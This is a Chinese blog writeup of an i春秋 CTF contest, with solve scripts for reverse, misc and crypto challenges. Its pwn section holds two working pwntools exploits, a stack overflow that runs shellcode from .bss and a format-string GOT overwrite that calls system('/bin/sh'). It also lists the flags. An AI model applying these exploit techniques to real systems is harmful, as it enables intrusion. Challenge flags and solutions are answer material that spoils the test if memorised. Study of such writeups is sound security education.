i春秋CTF答题赛（第三季）WriteUp

原创

SkYe231_ 于 2019-12-02 16:30:02 发布 973 收藏

文章标签： i春秋CTF答题赛（第三季）WriteUp writeup i春秋CTF答题赛（第三季）

本文链接：https://blog.csdn.net/weixin_43921239/article/details/103351160


i春秋CTF答题赛（第三季）WriteUp

> 文章首发于我的博客:**https://mrskye.cn**

Re

幸运数字

分析 main 函数得出，只要输入的值经过加密转换之后等于`H5wg_2g_MCif_T1ou_v7v7v`，就会返回真正 flag 。加密算法只针对字符串中的英文字符。



分析中间加密部分可知，如果密文是大写字母，那么明文也是大写字母；小写字母同理。如果想检验的下面给出加密部分的 c 源码，自己加一个循环上去，看看就知道了。

```
#include <stdio.h>
#include <cstring>
int main()
{
 char a_list[]= "N5cm_2m_SIol_Z1ua_b7b7b";
 unsigned int v5=strlen(a_list)+1;
 int i;
 char v8;
 char v9;
 for(i=0;i<=v5-2;++i)
 {
  v8 = a_list[i];
  if(v8>'Z'||v8<'A')
  {
   if(v8>'z'||v8<'a')
   continue;
   v9 = (v8 - 83) % 26 + 97;
  }
  else
  {
   v9 = (v8 - 51) % 26 + 65;
   }
  a_list[i] = v9;
 }
 printf("%s",a_list);
 }
```

反正明文组合也不多，就爆破之。最终 exp 如下：

```
import string
a = "H5wg_2g_MCif_T1ou_v7v7v"
b = ""
ascii_lowercase = string.ascii_lowercase
ascii_uppercase = string.ascii_uppercase

for letter in a:
 log = 0
 if letter in ascii_uppercase:
  for upper in ascii_uppercase:
   c_upper = (ord(upper)-51)%26+65
   if chr(c_upper) == letter:
    b += upper
    log = 1
    print("[+]{} is find --> {}".format(letter,upper))
 if letter in ascii_lowercase:
  for lower in ascii_lowercase:
   c_lower = (ord(lower)-83)%26+97
   if chr(c_lower) == letter:
    b += lower
    log = 1
    print("[+]{} is find --> {}".format(letter,lower))
 if log == 0:
  b += letter
  print("[+]{} is find.".format(letter))
print(b)
```

flag

flag{T5is_2s_YOur_F1ag_h7h7h}

Misc

word

密码：cq19

白给

flag

flag{obol0dxf-adtr-1vft-p7ng-djulcfsbil3y}

Crypto

md5_brute

将4个 md5 拿去解密得到flag。

在线md5解密

flag

flag{wangwu-2019-1111-9527}

code

差分曼彻斯特编码 + 十六进制转字符串

```
msg1 = 0x9a9a9a6a9aa9656699a699a566995956996a996aa6a965aa9a6aa596a699665a9aa699655a696569655a9a9a9a595a6965569a5
9665566955a6965a9596a99aa9a9566a699aa9a969969669aa6969a9559596669
s = bin(msg1)[2:]
print s
r = ""
tmp = 0
for i in xrange(len(s) / 2):
    c = s[i * 2]
    if c == s[i * 2 - 1]:
        r += '1'
    else:
        r += '0'
print hex(int(r, 2))[2:-1].decode('hex')
```

flag

flag{zw1tt1hl-7zcv-ebfk-akxt-i4xdsxeuv5d3}

encrypt


flag

flag{Easy!eAsy!eaSy!}

Pwn

Electrical System

64位，仅有 NX 保护的程序。通过 IDA 分析，在菜单选择列表中，存在着栈溢出的漏洞。




```
__int64 buf; // [rsp+8h] [rbp-8h]

buf = a1;
puts(byte_400E45);
puts("Check: view your electricity Balance");
puts("Recharge: add more money to your card:");
puts("Exit: Exit the System");
puts("Please enter your choice:");
read(0, &buf, 0x20uLL);
```

分析源码得出，在输入 ID 时，数据(&buf)将会保存到 .bss 段，输入地址`0x6020e0`，检查发现这个程序的 .bss 段有可执行权限。

```
puts("Please enter your choice:");
read(0, &buf, 0x20uLL);
```



最终利用思路：输入 ID 时，把 shellcode 输进去。在菜单时，输入`Check`或者`Recharge`，避免`exit(0)`，然后精心构造栈上数据，将 rip 覆写为 .bss 段地址（0x6020e0）。

> Q：为什么需要输入输入`Check`或者`Recharge`？
> A：覆写的是 menu_brand（0x0000000000400AEE） 返回地址，即完成一次菜单选择才会返回上层的循环(被覆写后则跳转到 .bss 段)，因此需要确保不会触发 menu_brand 的 exit() 函数，所以需要输入一个功能选项。这里为了简单就选 Check 。

最终exp如下：

```
from pwn import *
context(os='linux',arch='amd64',log_level='debug')
#p = remote('120.55.43.255',11002)
p = process("./pwn")
p.recvuntil('ID:\n')
p.sendline(asm(shellcraft.sh()))

recharge_addr = 0x0000000000400A6F
sh_addr = 0x00000000006020E0

p.recvuntil('choice:\n')
p.sendline('Check' + 11 * 'a' + p64(sh_addr))
p.interactive()
```

flag

flag{8e0ab265-066c-4d9c-8cc4-bd5a425aadae}

后记

pwndbg 的 REGISTERS 查看不知道有没有坑？在栈溢出时，实际上已经覆写了 rip 的值，但是 REGISTERS 显示的是原值。通过查内存(0x7fffffffdd48)，可以证实 rip 已经被覆写了。又或者将 payload 的 .bss 地址修改为 ‘a’*0x8 ，就会报错，然后 gdb 程序并加载生成的 core文件，查询 rip 的值。

```
...
Please enter your choice:
Checkaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Breakpoint 1, 0x0000000000400b5d in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────[ REGISTERS ]─────────────────
RDI  0x7fffffffdd38 ◂— 'Checkaaaaaaaaaaaaaaaaaaaaaaaaaaa'
RSI  0x400ec7 ◂— push   0x6b6365 /* 'Check' */
RBP  0x7fffffffdd40 ◂— 'aaaaaaaaaaaaaaaaaaaaaaaa'
RIP  0x400b5d ◂— call   0x400a3a
─────────────────[ STACK ]─────────────────
00:0000│ rsp  0x7fffffffdd30 ◂— 0x0
01:0008│ rdi  0x7fffffffdd38 ◂— 'Checkaaaaaaaaaaaaaaaaaaaaaaaaaaa'
02:0010│ rbp  0x7fffffffdd40 ◂— 'aaaaaaaaaaaaaaaaaaaaaaaa'
... ↓
05:0028│      0x7fffffffdd58 ◂— 0x500000000
06:0030│      0x7fffffffdd60 —▸ 0x400ce0 ◂— push   r15
07:0038│      0x7fffffffdd68 —▸ 0x7ffff7a2d830 (__libc_start_main+240) ◂— mov    edi, eax

pwndbg> x/20gx 0x7fffffffdd38
0x7fffffffdd38: 0x6161616b63656843 0x6161616161616161
0x7fffffffdd48: 0x6161616161616161 0x6161616161616161
0x7fffffffdd58: 0x0000000500000000 0x0000000000400ce0
0x7fffffffdd68: 0x00007ffff7a2d830 0x0000000000000001
0x7fffffffdd78: 0x00007fffffffde48 0x00000001f7ffcca0
0x7fffffffdd88: 0x0000000000400bc6 0x0000000000000000
```

Car Search System

格式化字符串漏洞，关键代码位置如图：

```
sub_804871B();
while ( 1 )
{
  qmemcpy(&v1, "Plz input the car ID your w
  v2 = 0;
  v3 = 0;
  v4 = 0;
  printf("%s", &v1);
  read(0, &buf, 0x50u);
  printf(&buf);
  if ( strstr(&buf, "exit") )
    break;
  memset(&buf, 0, 0x30u);
  car_info();
  if ( v7 == 'f' )
  {
    printf("%s", aWowYouFindTheB);
    printf("%s", aPlzLeftYourNam);
    read(0, &s, 0x10u);
    printf("%s", aYourAreSuchALu);
    puts(&s);
    exit(0);
  }
```

程序只有 NX 保护。利用思路： printf 处格式化漏洞泄露出 __libc_start_main+247 地址，得出 libc 基地址，将 put.got 覆写为 system， 修改 v7 值，利用 read 函数读入 /bin/sh， 调用 put 函数，触发 system('/bin/sh') 。

修改 v7 值时，直接修改栈上的值，程序会down，所有可以通过指针 v8 来修改。----pumpkin9

最终exp如下：

```python
# coding:utf-8
from pwn import *
context.terminal=['tmux','split','-h']
context.log_level = 'debug'
p = process("./pwn2")
#p = remote("120.55.43.255",11001)
elf=ELF("./pwn2")
# 自己从本地函数库拉取
lib = ELF("./libc.so.6")
# 字符指针到buf偏移
offset = 30

# leak libc base addr
p.recvuntil("leave\n")
p.sendline("%59$p") # 偏移59在eip开头；这里读取的是eip
__libc_start_main = int(p.recvline().strip("\n"),16)-247
print hex(__libc_start_main)
libc = __libc_start_main - lib.symbols['__libc_start_main']
log.success("libc base addr : 0x%x"%libc)
system = libc+lib.symbols['system']
log.success("system addr : 0x%x"%system)

# overwrite put.got to system
p.recvuntil("leave\n")
payload = fmtstr_payload(30,{elf.got["puts"]:system})
p.sendline(payload)

# leak v7 addr
p.recvuntil("leave\n")
payload = "%51$p" # v7 偏移51
p.sendline(payload)
point = int(p.recvline().strip("\n"),16)
log.success("v7 addr : 0x%x"%point)

# overwrite v7 to 102
p.recvuntil("leave\n")
payload = p32(point)+"%98c%30$hhn" #偏移30以单个字节读入ascii为98单个字符
p.sendline(payload)

# get shell
p.sendlineafter("ar in 7 day","/bin/sh\x00")
# gdb.attach(p)
p.interactive()
```